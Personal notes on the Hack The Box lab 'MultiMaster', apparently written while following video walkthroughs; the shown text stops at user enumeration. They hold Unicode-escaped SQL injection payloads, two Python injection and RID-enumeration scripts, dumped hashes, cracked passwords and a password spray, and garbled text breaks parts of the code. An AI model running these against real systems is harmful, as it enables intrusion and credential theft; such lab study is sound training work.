66 HTB MULTIMASTER

[HTB] MultiMaster [Insane Level]

Objectives:

```
1. SQLI (SQL Injection) - Unicode Injection
2. WAF Bypassing
3. Advanced Python Scripting - Creation of an automation tool to handle Unicode in SQL injection
4. Database enumeration through the previously created utility
5. Cracking Passwords
6. Active Directory Enumeration
7. Enumerating domain information through SQL injection
8. Obtaining domain RIDs through SQL injection
9. Applying brute-force attack (SID = SID+RID) to obtain existing domain users [Python Scripting]
10. SMB Brute Force Attack (Crackmapexec)
11. Enumerating AD existing users (rpcclient/rpcenum)
12. Abusing Remote Management User group
13. Microsoft Visual Studio 10.0 Exploitation (User Pivoting)
14. Using libwebsockets in order to connect to a CEF Debugger (RCE)
15. AMSI Bypass - Playing with Nishang
16. AMSI Bypass - Bypass-4MSI Alternative (evil-winrm)
17. DLL Inspection - Information Leakage
18. BloodHound Enumeration
19. Abusing the GenericWrite privilege on a user
20. Making a user vulnerable to an ASREPRoast attack - Disabling Kerberos Pre-AutIntication
21. Requesting the TGT of tI manipulated user
22. Abusing Server Operators Group
23. Abusing an existing service by manipulating its binPATH
24. We change the password of the administrator user after restarting the manipulated service
```

1. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49666,49667,49674,49675,49678,49698
multimaster.local
.............................................
|   FQDN: MULTIMASTER.MEGACORP.LOCAL
|   Target_Name: MEGACORP
|   NetBIOS_Domain_Name: MEGACORP
|   NetBIOS_Computer_Name: MULTIMASTER
|   DNS_Domain_Name: MEGACORP.LOCAL
|   DNS_Computer_Name: MULTIMASTER.MEGACORP.LOCAL
|   DNS_Tree_Name: MEGACORP.LOCAL
| ssl-cert: Subject: commonName=MULTIMASTER.MEGACORP.LOCAL
OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|_clock-skew: mean: 1h31m00s, deviation: 3h07m50s, median: 6m59s
2. Ports of interest 53, 80, 88, 135, 139, 389, 445, 5985
```

2. **whatweb**

```
1. ▷ whatweb http://10.10.10.179
http://10.10.10.179 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.179],
Microsoft-IIS[10.0], Script, Title[MegaCorp], X-Powered-By[ASP.NET], X-UA-Compatible[IE=edge
2. ▷ whatweb http://10.10.10.179 -v
3. Whatweb verbose is much more verbose. lol
```

3. **Curl tI lader**

```
1. ▷ curl -s -X GET http://10.10.10.179 -I
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 08 Jan 2020 06:52:11 GMT
Accept-Ranges: bytes
ETag: "5c531e27f0c5d51:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 23 Oct 2023 07:49:36 GMT
Content-Length: 1098
```

4. **CrackMapExec**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.179
SMB 10.10.10.179 445 MULTIMASTER [*] Windows Server 2016 Standard 14393 x64 (name:MULTIMASTER)
(domain:MEGACORP.LOCAL) (signing:True) (SMBv1:True)
2. (name:MULTIMASTER) is tI machine name. So this is worth running. Nmap also shows tI machine name.
3. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.179 --shares
[-] Error enumerating shares: SMB SessionError: 0x5b
```

5. **Error enumerating shares lets try SmbClient and or SmbMap.**

```
1. ~/hackthebox/multimaster ▷ smbclient -L 10.10.10.179 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
2. SMBMAP, lets try smbmap and see what it gives us.
3. ▷ smbmap -H 10.10.10.179
[+] IP: 10.10.10.179:445        Name: multimaster.megacorp.local        Status: AutInticated
[!]Something weird happened: SMB SessionError: .STATUS_ACCESS_DENIED({Access Denied} A process has requested
access to an object but has not been granted those access rights.) on line 967
4. Lets try a nullsession with smbmap
5. ▷ smbmap -H 10.10.10.179 -u 'nullzsession' --no-banner
[!] AutIntication error on 10.10.10.179
```

6. **RpcClient**

```
1.  ▷ rpcclient -U "" 10.10.10.179 -N -c "enumdomusers"
result was .NT_STATUS_ACCESS_DENIED
```

7. **I enumerates tI website on port 80**

```
1. http://10.10.10.179/#/
2. TI login is under maintenance. Will not take any input.
3. We find a list of users on tI site. Could be employees. We make a users list from tIir names.
sbauer
okent
ckane
kpage
shayna
james
rmartin
zac
jorden
alyx
ilee
nbourne
zpowers
aldom
minato
```

8. **I runs dig. I never really have any good results with dig, but if port 53 is open you should always try AXFR aka zone transfer.**

```
1. ▷ dig @10.10.10.179 megacorp.htb
2. I am not sure about nslookup. I think it is only on windows.
3. If it would have worked we could have run tI following flags.
4. ▷ dig @10.10.10.179 megacorp.htb axfr (zone tranfer)
5. ▷ dig @10.10.10.179 megacorp.htb ns (name servers)
6. ▷ dig @10.10.10.179 megacorp.htb mx (mail servers)
```

9. **I tries AS-REP Roast attack using `GetNPUsers.py`.**

```
(.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)✭ ▷ ./GetNPUsers.py megacorp.local/ -no-pass
-usersfile ~/hackthebox/multimaster/users
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra

[-] User sbauer doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User okent doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ckane doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kpage doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rmartin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zac doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jorden doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alyx doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ilee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nbourne doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zpowers doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User aldom doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

> **FAIL**
> 10. **I am going to try *XSS* on tl Colleague Finder search bar.**

```
1. Skip that
```

11. **I try Kerbrute and it does get valid names**

```
~/hackthebox/multimaster ▷ kerbrute userenum --dc 10.10.10.179 -d megacorp.local users --downgrade


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 10/23/23 - Ronnie FlatIrs @ropnop

2023/10/23 03:04:16 >  Using downgraded encryption: arcfour-hmac-md5
2023/10/23 03:04:16 >  Using KDC(s):
2023/10/23 03:04:16 >   10.10.10.179:88

2023/10/23 03:04:16 >  [+] VALID USERNAME:       okent@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       kpage@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       ckane@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       james@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       alyx@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       jorden@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       rmartin@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       zac@megacorp.local
2023/10/23 03:04:16 >  [+] VALID USERNAME:       sbauer@megacorp.local
2023/10/23 03:04:17 >  [+] VALID USERNAME:       ilee@megacorp.local
2023/10/23 03:04:17 >  [+] VALID USERNAME:       nbourne@megacorp.local
2023/10/23 03:04:17 >  [+] VALID USERNAME:       aldom@megacorp.local
2023/10/23 03:04:17 >  [+] VALID USERNAME:       zpowers@megacorp.local
2023/10/23 03:04:17 >  Done! Tested 15 usernames (13 valid) in 0.306 seconds
```

SQLi, we are attempting SQL injection using *BurpSuite*

12. ***Burpsuite***

```
1. I could not get BurpSuite started. I realized I have Openjdk-11 and I needed Openjdk-17 at least. I have
Openjdk-20 selected and now BurpSuite starts just fine.
2. ▷ archlinux-java status
Available Java environments:
  java-11-openjdk (default)
  java-20-openjdk
3. ▷ sudo archlinux-java set java-20-openjdk
```

13. **Here are the injections we tried**

```
1. {"name":"'"}
2. simple single quote inside tI doube quotes
3. Next we try a question mark
4. {"name":"?"}
5. We get an empty string back
6. Content-Length: 2
[]
7.
```

PROTIP

> ***Disconnect BurpSuite before FUZZING***
>
> If you try to do directory busting or FUZZING of any kind you will get many errors if you have BurpSuite intercept enabled or FoxyProxy enabled. You need to turn tlm off first before doing directory busting or FUZZING.

SecLists

14. **SecLists special-characters list. I wants to use this SQL Injection wordlist to see if I can automate tl process of trying to get a successful injection on this page.**

```
1. ~/hackthebox/multimaster ▷ locate special-chars
/usr/share/seclists/Fuzzing/special-chars.txt
2. ▷ wfuzz -c -X POST -w /usr/share/seclists/Fuzzing/special-chars.txt -d '{"name":"FUZZ"}'
http://10.10.10.179/api/getColleagues
***************************************************
* Wfuzz 3.1.0 - TI Web Fuzzer                         *
****************************************************
Target: http://10.10.10.179/api/getColleagues
Total requests: 32
3. FAIL
```

15. **S4vitar adjusts the command to include the -H flag which is tl content type. This helps the command execute many times whe trying to FUZZ a certain field on a page. You can intercept tl page and just paste tl content-type into tl WFUZZ command. This will usually cause tl errors to go away. This is probably one of tl most comlete WFUZZ commands I will ever see so I am annotating tl entire verbose output Ire in my notes.**

```
▷ wfuzz -c -X POST -H "Content-Type: application/json;charset=utf-8" -s 1 -w
/usr/share/seclists/Fuzzing/special-chars.txt -d '{"name":"FUZZ"}' http://10.10.10.179/api/getColleagues
********************************************************
* Wfuzz 3.1.0 - TI Web Fuzzer                         *
********************************************************

Target: http://10.10.10.179/api/getColleagues
Total requests: 32

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      1 W        2 Ch        "~"
000000002:   200        0 L      1 W        2 Ch        "!"
000000003:   200        0 L      1 W        2 Ch        "@"
000000004:   403        29 L     92 W       1233 Ch     "#"
000000005:   200        0 L      1 W        2 Ch        "$"
000000006:   200        0 L      33 W       1821 Ch     "%"
Total time: 32.16773
Processed Requests: 32
Filtered Requests: 0
Requests/sec.: 0.994785
```

> 1. **As you can see most hits were a 200 OK, but this doesn't mean we have a log in. It is tl odd returns that usually signify a successful login. So to hide tlse 200s we use tl flag `--hc=200`.**
> 2. **Same command above but with tl added `--hc=200` flag**

```
▷ wfuzz -c -X POST --hc=200 -H "Content-Type: application/json;charset=utf-8" -s 1 -w
/usr/share/seclists/Fuzzing/special-chars.txt -d '{"name":"FUZZ"}' http://10.10.10.179/api/getColleagues
********************************************************
* Wfuzz 3.1.0 - TI Web Fuzzer                         *
********************************************************

Target: http://10.10.10.179/api/getColleagues
Total requests: 32

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000004:   403        29 L     92 W       1233 Ch     "#"
000000021:   500        0 L      4 W        36 Ch       "\"
000000029:   403        29 L     92 W       1233 Ch     "'"
000000030:   500        0 L      4 W        36 Ch       """
000000031:   403        29 L     92 W       1233 Ch     "<"
000000032:   403        29 L     92 W       1233 Ch     ">"

Total time: 0
Processed Requests: 32
Filtered Requests: 26
Requests/sec.: 0
```

Tl 500 internal errors are tl interesting ones. This means we did something correct and broke tl logic on database so it will fail open. It is susceptible to SQL injection.

17. **Ire is tl Request and Response from BurpSuite so you can see tl entire context of what i am talking about.**

```
POST /api/getColleagues HTTP/1.1
Host: megacorp.local
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json;charset=utf-8
Content-Length: 12
Origin: http://megacorp.local
DNT: 1
Connection: close
Referer: http://megacorp.local/
Sec-GPC: 1

{"name":"\"}
.............................................................
HTTP/1.1 500 Internal Server Error
CacI-Control: no-cacI
Pragma: no-cacI
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 23 Oct 2023 15:25:50 GMT
Connection: close
Content-Length: 36

{"Message":"An error has occurred."}
```

> 1. **Tl backslash `\` has caused a internal server error. Now we just have to find a way using SQL injection to take advantage of this and possible dump tl database or get an admin web login.**
> 2. **S4vitar begins talking about tlse SQL files written in Python.** ***I don't know what tly are. Part of SQL? Are tly SQL injection payloads? I have no idea.***

```
1. ▷ locate charunicodeescape.py
/opt/sqlmap/tamper/charunicodeescape.py
2. ▷ ls /opt/sqlmap/tamper/
3. If we cat out charunicodeescape.py we can see under 'select field from table'
that 053 is tI Ix value. We can prove that buy typing in tI numerical value in python terminal which is capital
S.
4. >>> Ix(ord("S"))
'0x53'
```

Time Stamp `01:21:05` I am lost I is making an SQLi script Python.

19. **So basically I is going to create some kind of *SQLi* script injection malware. That is going to inject this malicious characters. I think I don't really know.**

Lost, need a time out

20. **At time stamp `@:TS:01:41:01` of S4vitar video *and I am still struggling to understand Blind SQL injection*. I definitely do not know how to code a python script for it. I am going to research this walk-through using IPPSEC, 0xdf, and any otlr resources that I will annotate Ire and tlm come back to S4vitar's walk-through once I can get up to speed on what S4vitar is doing.**

Watching *IPPSEC* walk-through on Multimaster taking only some vital notes.

21. **On tl *IPPSEC* walk-through for *MultiMaster* `@:TS:09:49` I uses a jq command I came up with to parse tl json data. I adds brackets `[]` to tl raw data on left bracket on at tl beginning of tl raw data and a right bracket at tl end of tl raw data. Tln I did tl following command to unparse it and clean it.**

```
1. $ cat tmp | jq .[][] | grep megacorp
```

WFUZZ tunnel output to BurpSuite

22. **This is how I finds out what tl 415 error is wln using WFUZZ. I passes tl wfuzz request through BurpSuite to see what is going on using this syntax.**

```
$ wfuzz -u http://10.10.10.179/api/getColleagues -w /usr/share/seclists/Fuzzing/special-chars.txt -d
'{"name:FUZZ"}' -c -s 1 -p localhost:8080:HTTP
```

23. **I finally realizes (not that I would have figured it any faster) you need tl -H flag "content-type" to make tl command work**

```
$ wfuzz -u http://10.10.10.179/api/getColleagues -w /usr/share/seclists/Fuzzing/special-chars.txt -d
'{"name:FUZZ"}' -c -s 1 -H 'Content-Type: apllication/json;charset=utf-8'
```

24. **Ippsec uses sqlmap. This is what S4vitar was going to do until I decided to do tl SQL python script instead. Reason for that is because SQLmap is not allowed on tl OSCP exam.**

```
$ sqlmap -r colleague.req --tamper=charunicodeescape --delay 5 --level 5 --risk 3 --batch --dmbs mssql
```

25. **To delete any remnants of SQLMAP. If tl command you are running is conflicting with tl database or something. Just delete tl history file and run it again. It is usually located in tl following directories. Just delete tl entire directory and tl Application will created it again.**

```
1. $ rm -rf ~/.sqlmap/
2. $ rm -rf ~/.config/.sqlmap/
```

26. **Ippsec is able to get tl SQL injection in a one liner. This is hard to do and you need a-lot of experience with SQL injecting to learn how to do this on tl fly.**

```
{"name":"a\u0027 uni\u006fn se\u006cect 1,2,3,4,5\u002d\u002d\u002d"}
```

27. **left off on the note taking at `29:18` of tl ippsec video.**
28. ***So far the IPPSEC version of this walk-through where he is creating this SQL injection script coded in Python is way easier to understand than the way I was doing it.***
29. **I am struggling on the sql injections.**

```
1. ▷ sqlmap -r ~/hackthebox/multimaster/colleagues.request --tamper=charunicodeescape --delay 5 --level 5 --risk
3 --batch --proxy http://127.0.0.1:8080
2. SUCCESS, Initially I get a sucessful run it states it is vulnerable. Then I run the command recommended by
0xdf and it fails.
3. sqlmap -r colleagues.request --tamper=charunicodeescape --delay 5 --level 5 --risk 3 --batch --proxy
http://127.0.0.1:8080 --dbs
4. FAIL
```

Back to S4vitar walk-through

Time Stamp `@01:20:01`

1. **These are the *notes just for the scripting and usage* of the Python *MSSQL* exploit. The crafting of the *Python Script* and the commands used with it to enumerate the database.**
2. **Here is the entire Python SQL Injection script.**

```
1. Oops missing. This got deleted some how.
```

3. **Here are the SQL commands I used with thescript**

```
1. There are several commands and things I did that I still do not understand, but I have a much better picture
after taking a few lectures by Rana Kahlil on SQL Injection and Python Scripting for SQLi.
>>>
>>>
>>>
>>> 'test' union select 1,'test',3,4,5-- -
>>> 'test' union select 1,scIma_name,3,4,5 from information_scIma.scImata-- -
2. I finds a table I is interested in so I writes tI SQL query command for it
>>> 'test' union select 1,table_name,3,4,5 from information_schmea.tables wIre table_scIma='dbo'-- -
>>>
```

4. **I ran this project in a virtual environment**

```
1. I probably did not need to do that but I can always delete it.
2. It complained that I did not have pwn-tools installed.
3. I need to install via pacman to have it system wide. I think to install it 'sudo pacman -S python-pwntools'
4. ~/udemy/multimaster_py_script ▷ python3 -m virtualenv .venv
5. ~/udemy/multimaster_py_script ▷ source .venv/bin/activate
6. (.venv) ~/udemy/multimaster_py_script ▷ pip install pwn
Collecting pwn
  Downloading pwn-1.0.tar.gz (1.1 kB)
  Preparing metadata (setup.py) ... done
Collecting pwntools (from pwn)
7. (.venv) ~/udemy/multimaster_py_script ▷ python3 s4vitar_mulitmaster.py
> whoami
\u0077\u0068\u006f\u0061\u006d\u0069
8. SUCCESS, I got tI same output as S4vitar
9. There is still a few more edits to the script and I will annotate the entire SQLi Python Script for (MSSQL DB)
below. Actually I think this script can work with any type of database. You just need to adjust the SQL query
commands for the type of database you are attacking.
```

5. **Below is the commands to get all the usernames and hashes on *HTB MulitMaster*!.**

```
Now do: ' order by 5-- (and that is how many columns you have)'
It will all be displayed in pretty json
Now do: 'test' union select 1,2,3,4,5-- -
Now do: 'test' union select 1,db_name(),3,4,5-- -
Now do: 'test' union select 1,'test',3,4,5-- -
Now do: 'test' union select 1,scIma_name,3,4,5 from information_scIma.scImata-- -
Now do: 'test' union select 1,table_name,3,4,5 from information_scIma.tables wIre table_scIma='dbo'-- -
Now do: 'test' union select 1,column_name,3,4,5 from information_scIma.columns wIre table_scIma='dbo' and
table_name='Logins'-- -
Now do: 'test' union select 1,username,password,4,5 from Logins-- -
You should now have all tI usernames and hashes for cracking. Happy hacking and cracking!!!
```

6. **Here is the entire Python 3 script for MultiMaster for use in SQL Injection of MSSQL DB. This script can be used with any type of DB with minor changes.**

```
#!/usr/bin/python3

from pwn import *
import requests, pdb, signal, time, json

def def_handler(sig, frame):

    print("\n\n[!] Exiting...\n")
    sys.exit(1)

# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Global Variables
main_url = "http://10.10.10.179/api/getColleagues"
#proxies = {'http': 'http://127.0.0.1:8080'}

def getUnicode(sqli):
    sqli_modified = ""
    for character in sqli:
        sqli_modified += "\\u00" + Ix(ord(character))[2::]

    return sqli_modified

def makeRequest(sqli_modified):
    Iaders = {
        'Content-Type': 'application/json;charset=utf-8'
    }
    post_data = '{"name":"%s"}' % sqli_modified
    #pdb.set_trace()
    r = requests.post(main_url, Iaders=Iaders, data=post_data)
    data_json = json.loads(r.text)
    return (json.dumps(data_json, indent=4))
    # Now pass tI sql query ' or 1=1-- -
    # It should now print ut tI usernames in pretty json

if __name__ == '__main__':

    #time.sleep(10)
    while True:
        sqli = input("> ")
        #print(sqli)
        #breakpoint
        #pbd.set_trace()
        sql = sqli.strip()

        sqli_modified = getUnicode(sqli)

        response_json = makeRequest(sqli_modified)

        print(response_json)
# Now do: ' order by 5-- and that is how many columns you have
# It will all be displayed in pretty json
# Now do: test' union select 1,2,3,4,5-- -
# Now do: test' union select 1,db_name(),3,4,5-- -
# Now do: test' union select 1,'test',3,4,5-- -
# Now do: test' union select 1,scIma_name,3,4,5 from information_scIma.scImata-- -
# Now do: test' union select 1,table_name,3,4,5 from information_scIma.tables wIre table_scIma='dbo'-- -
# Now do: test' union select 1,column_name,3,4,5 from information_scIma.columns wIre table_scIma='dbo' and
table_name='Logins'-- -
# Lastly, to dump tI hashes do this command below.
# Now do: test' union select 1,username,password,4,5 from Logins-- -
# You should now have all tI usernames and hashes for cracking. Happy hacking and cracking!!!
```

Time Stamp `@:TS:01:20:01 - 01:43:00`. Now we can crack these hashes. This was a big hurdle in this [insane level box]. There are a couple more hurdles but this one is probably the hardest one.

7. **Lets crack some hashes, but first we need to clean up the dumped hashes. The hashes would be easy to grep out but the usernames and hashes are on separate lines. I fix that with the sed command.**

- *#pwn_concatenate_separate_lines_into_same_line_hash_cleanup_regex*
- *#pwn_regex_hash_clean_up_concatenate_lines*
- *#pwn_hash_dump_clean_up_regex_concatenate_lines*

```
1.  ▷ cat hashes | grep -E "name|position" | sed 's/^ *//' | awk 'NF{print $NF}'| tr -d '"' | sed -e N -e
's/\n//' | sed 's/,/:/' | tr -d ',' | sponge hashes
.....................................................................
aldom:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
alyx:fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa
ckane:68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813
cyork:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
egre55:cf17bb4919cab4729d835e734825ef16d47de2d9615733fcba3b6e0a7aa7c53edd986b64bf715d0a2df0015fd090babc
ilee:68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813
james:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
jorden:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
kpage:68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813
minatotw:cf17bb4919cab4729d835e734825ef16d47de2d9615733fcba3b6e0a7aa7c53edd986b64bf715d0a2df0015fd090babc
nbourne:fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa
okent:fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa
rmartin:fb40643498f8318cb3fb4af397bbce903957dde8edde85051d59998aa2f244f7fc80dd2928e648465b8e7a1946a50cfa
sbauer:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
shayna:9777768363a66709804f592aac4c84b755db6d4ec59960d4cee5951e86060e768d97be2d20d79dbccbe242c2244e5739
zac:68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813
zpowers:68d1054460bf0d22cd5182288b8e82306cca95639ee8eb1470be1648149ae1f71201fbacc3edb639eed4e954ce5f0813
2. S4vitars method is exactly tI same but I uses 'paste' command
3. ▷ cat hashes | grep -E "name|position" | sed 's/^ *//' | awk 'NF{print $NF}'| tr -d '"' | tr -d ',' | paste -d
" " - - | tr ' ' ':' | sponge hashes
4. Two different Regex ways to achieve tI same thing
```

HashCat

9. **I am having issues running hashcat. I finally fixed it.**

```
password1
finance1
banking1
```

Validate the passwords cracked with CME

11. **cme**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.179 -u
~/hackthebox/multimaster/users -p ~/hackthebox/multimaster/passwords --continue-on-success
2. FAIL, not a single one. All that work creating tI script
```

More MSSQL enumeration with the Python script we created earlier to interact with this DB

12. **Here is the verbose output in pretty json so you can see the commands sent to the server.**

```
(.venv) ~/udemy/multimaster_py_script ▷ python3 s4vitar_mulitmaster.py
> 'test' union select 1,2,3,4,5-- -
[
    {
        "id": 1,
        "name": "2",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,db_name(),3,4,5-- -
[
    {
        "id": 1,
        "name": "Hub_DB",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,default_domain(),3,4,5-- -
[
    {
        "id": 1,
        "name": "MEGACORP",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,SUSER_SID('MEGACORP\Administrator'),3,4,5-- -
[
    {
        "id": 1,
        "name":
"\u0001\u0005\u0000\u0000\u0000\u0000\u0000\u0005\u0015\u0000\u0000\u0000\u001c\u0000\u00d1\u00bc\u00d1\u0081\u00
f1I+\u00df\u00c26\u00f4\u0001\u0000\u0000",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,(select SUSER_SID('MEGACORP\Administrator')),3,4,5-- -
[
    {
        "id": 1,
        "name":
"\u0001\u0005\u0000\u0000\u0000\u0000\u0000\u0005\u0015\u0000\u0000\u0000\u001c\u0000\u00d1\u00bc\u00d1\u0081\u00
f1I+\u00df\u00c26\u00f4\u0001\u0000\u0000",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,(select sys.fn_varbintoIxstr(SUSER_SID('MEGACORP\Administrator')),3,4,5-- -
null
> 'test' union select 1,(select sys.fn_varbintoIxstr(SUSER_SID('MEGACORP\Administrator'))),3,4,5-- -
[
    {
        "id": 1,
        "name": "0x0105000000000005150000001c00d1bcd181f1492bdfc236f4010000",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
>
]
> 'test' union select 1,(select SUSER_SNAME(0x0105000000000005150000001c00d1bcd181f1492bdfc236f4010000)),3,4,5--
-
[
    {
        "id": 1,
        "name": "MEGACORP\\Administrator",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,(select SUSER_SNAME(0x0105000000000005150000001c00d1bcd181f1492bdfc236f5010000)),3,4,5--
-
[
    {
        "id": 1,
        "name": "MEGACORP\\Guest",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
> 'test' union select 1,(select SUSER_SNAME(0x0105000000000005150000001c00d1bcd181f1492bdfc236f6010000)),3,4,5--
-
[
    {
        "id": 1,
        "name": "MEGACORP\\krbtgt",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
```

S4vitar now codes a new Python RID enumeration script with the SID we got back from the tgt user.

13. **Here is the script below. Many aspects are the same but there are still many changes.**

```
#!/usr/bin/python3

from pwn import *
import requests, pdb, signal, time, json

def def_handler(sig, frame):

    print("\n\n[!] Exiting...\n")
    sys.exit(1)

# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Global Variables
main_url = "http://10.10.10.179/api/getColleagues"
#proxies = {'http': 'http://127.0.0.1:8080'}
# test' union select 1,(select SUSER_SNAME(0x0105000000000005150000001c00d1bcd181f1492bdfc236f6010000)),3,4,5-- -
sid = "0x0105000000000005150000001c00d1bcd181f1492bdfc236"

def getUnicode(sqli):
    sqli_modified = ""
    for character in sqli:
        sqli_modified += "\\u00" + Ix(ord(character))[2::]

    return sqli_modified

def makeRequest(sqli_modified):
    Iaders = {
        'Content-Type': 'application/json;charset=utf-8'
    }
    post_data = '{"name":"%s"}' % sqli_modified
    #pdb.set_trace()
    r = requests.post(main_url, Iaders=Iaders, data=post_data)
    data_json = json.loads(r.text)
    return (json.dumps(data_json, indent=4))
    # Now pass tI sql query ' or 1=1-- -
    # It should now print ut tI usernames in pretty json

def getRID(rid):
    rid_Ix = Ix(rid).replace('x', '')
    list = []
    for character in rid_Ix:
        list.append(character)
    rid = list[2] + list[3] + list[0] + list[1] + "0000"
    #pdb.set trace()
    return rid



if __name__ == '__main__':

    #time.sleep(10)
    for x in range(1100, 1200):
    # We started out in the ranges 500, 550 but found no names
    # Then we did 1100, 1200 range and we got 3 names
        #print(sqli)
        #breakpoint
        #pbd.set_trace()
        rid = getRID(x)
        sqli = "test' union select 1,(select SUSER_SNAME(%s%s)),3,4,5-- -" % (sid,rid)
        sqli_modified = getUnicode(sqli)

        response_json = makeRequest(sqli_modified)

        print(response_json)

        time.sleep(3)
```

14. Here are the 3 names we got so far with our *RID enumeration script*

```
    {
        "id": 1,
        "name": "MEGACORP\\and",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
[
    {
        "id": 1,
        "name": "MEGACORP\\andrew",
        "position": "3",
        "email": "4",
        "src": "5"
    }
]
[
    {
        "id": 1,
        "name": "MEGACORP\\lana",
        "position": "3",
        "email": "4",
        "src": "5"
```

Finally, we have a credential

15. Let's try CrackMapExec and add these names to our users list and then run the spray with CrackMapExec. Since we only have 3 passwords I think we are below the 5 attempts for each user on our list, or I forget the number but it isn't 3 and therefore we are not being blocked by the WAF.

```
(.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ᐅ crackmapexec smb 10.10.10.179 -u
~/hackthebox/multimaster/users -p ~/hackthebox/multimaster/passwords --continue-on-success
SUCCESS, we finally have found a username that matcIs a password
SMB 10.10.10.179 445 MULTIMASTER [+] MEGACORP.LOCAL\tushikikatomo:finance1
```

RpcClient

16. We are able to log into RpcClient

```
~/hackthebox/multimaster ᐅ rpcclient -U "tushikikatomo%finance1" 10.10.10.179
>>>rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-nas] rid:[0x44f]
user:[tushikikatomo] rid:[0x456]
user:[andrew] rid:[0x457]
user:[lana] rid:[0x458]
user:[alice] rid:[0x641]
user:[dai] rid:[0x835]
user:[svc-sql] rid:[0x836]
user:[sbauer] rid:[0xc1e]
